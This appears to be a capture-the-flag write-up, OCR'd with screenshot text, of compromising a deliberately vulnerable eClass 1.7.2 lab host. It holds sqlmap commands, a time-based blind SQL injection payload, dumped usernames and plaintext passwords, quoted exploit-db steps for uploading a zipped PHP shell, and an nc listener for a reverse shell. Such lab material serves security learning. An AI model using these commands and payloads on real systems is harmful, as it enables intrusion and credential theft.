
Platform has 4 users

- 2 Professors,
- 2 Students and
- 0 Guest Students

admin admin


Exploitation

Now we tried to use some sql queries to check whether it was vulnerable but couldn't get. Then did sql injection using sqlmap and turned out it vas actually vulnerable and we got the databases, users and passwords.
sqlmap --url http://vulnuni.local/vulnuni-eclass/ --forms --dbs --batch




```
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: uname=evLO' AND (SELECT 7801 FROM (SELECT(SLEEP(5)))MRSQ) AND 'swnZ'='swnZ&pass=&submit=Enter
---
do you want to exploit this SQL injection? [Y/n] Y
[11:11:23] [INFO] the back-end DBMS is MySQL
[11:11:23] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential
 disruptions
back-end DBMS: MySQL >= 5.0.12
[11:11:23] [INFO] fetching database names
[11:11:23] [INFO] fetching number of databases
[11:11:23] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
5
[11:11:34] [INFO] retrieved:
[11:11:39] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[11:12:40] [INFO] retrieved: INFOSEC100
[11:13:08] [INFO] retrieved: eclass
[11:13:26] [INFO] retrieved: mysql
[11:13:44] [INFO] retrieved: performance_schema
available databases [5]:
[*] eclass
[*] information_schema
[*] INFOSEC100
[*] mysql
[*] performance_schema

[11:14:47] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/baz/.sqlmap/output/results-07172
```

sqlmap --url http://vulnuni.local/vulnuni-eclass/ --forms --dbs -D eclass -T user-C user --dump --batch




```
admin
[18:51:52] [INFO] retrieved: garris.e
[18:52:18] [INFO] retrieved: perez.s
[18:52:46] [INFO] retrieved: smith.j
Database: eclass
Table: user
[4 entries]
+----------+
| username |
+----------+
| admin    |
| garris.e |
| perez.s  |
| smith.j  |
+----------+
```

sqlmap --url http://vulnuni.local/vulnuni-eclass/ --forms --dbs -T user -C password --batch



```
[18:56:18] [INFO] retrieved: i74nw02nm3
[18:56:57] [INFO] retrieved: ilikecats89
[18:57:31] [INFO] retrieved: smith.j.1971
Database: eclass
Table: user
[4 entries]
+--------------+
| password     |
+--------------+
| hf74nd9dmw   |
| i74nw02nm3   |
| ilikecats89  |
| smith.j.1971 |
+--------------+
```

so we got few usernames and passwords and after some tries we were able to login using
username- admin
password- ilikecats89
now we got into the dashboard and after enumerating a lot we weren't able to find the path to upload file to get a reverse shell or any command injection.
so we checked the dashboard and found out the version of this eclass platform



eClass

Home Page > Platform Info

- List all courses
- New user registration
- Professor account request
- Available manuals
- About the platform
- Contact

Platform Info

Platform version is: 1.7.2

There are 1 courses

- 1 opened,
- 0 require registration,
- 0 closed


Platform has 4 users

- 2 Professors,
- 2 Students and
- 0 Guest Students

admin admin


© GUnet 2003-2007

This version is vulnerable and there is a exploit about it in exploitdb.



```
Add "work" directory at the end
https://127.0.0.1/courses/CS101/work/
Directory listing will most likely be enabled by default and you will be able to view and download other students' uploaded
assessments.

##############################################################################

(Authenticated - Requires admin account) - Upload PHP files

You have to login to the platform as an administrator or user with admin rights.
You can grab the administrator credentials as plaintext with an Unauthenticated Blind SQL Injection using the
following exploit https://www.exploit-db.com/exploits/48106 or use the authenticated SQLi for faster results.
Once you have logged in as admin:
1) Navigate to 127.0.0.1/modules/course_info/restore_course.php
2) Upload your .php shell compressed in a .zip file
3) Ignore the error message
4) Your PHP file is now uploaded to 127.0.0.1/cources/tmpUnzipping/[your-shell-name].php

##############################################################################

(Authenticated - Requires admin account) - phpMyAdmin Remote Access

127.0.0.1/modules/admin/mysql
phpMyAdmin 2.10.0.2 is installed by default and allows remote logins
Once you have uploaded your shell can view the config.php file that contains the mysql password
127.0.0.1/config/config.php

##############################################################################
```

Finally got the path to upload the file and get the reverse shell
http://vulnuni.local/vulnuni-eclass/modules/cource_info/restore_cource.php



Restore a course - VulnUni eClass - Mozilla Firefox
vulnuni.local/vulnuni-eclass/modules/course_info/restore_course.php
Login: admin admin, Logout
eClass
User Portfolio > Administration Tools > Restore a course

Restore a course

Επιλογή A

Click on "Browse" to search for the backup file of the course you want to restore. Then click on "Submit". *(ATTENTION! You can't restore a course from a previous version of platform due to different course directory structure)*


Browse... No file selected. Submit

Επιλογή B

If the backup file you wish to restore is too large and can't be uploaded, you can enter the path of a directory on the server where it can be found.

Submit

The file had to in a zip format so we compressed our php file in a zip file and uploaded.
Then after uploading we started the listner to capture our reverse shell. And went to the directory then clicked .
The path were our file was stored was given in the exploitdb
http://vulnuni.local/vulnuni-eclass/cources/tmpUnzipping
baz1.php
nc -lvp 1234



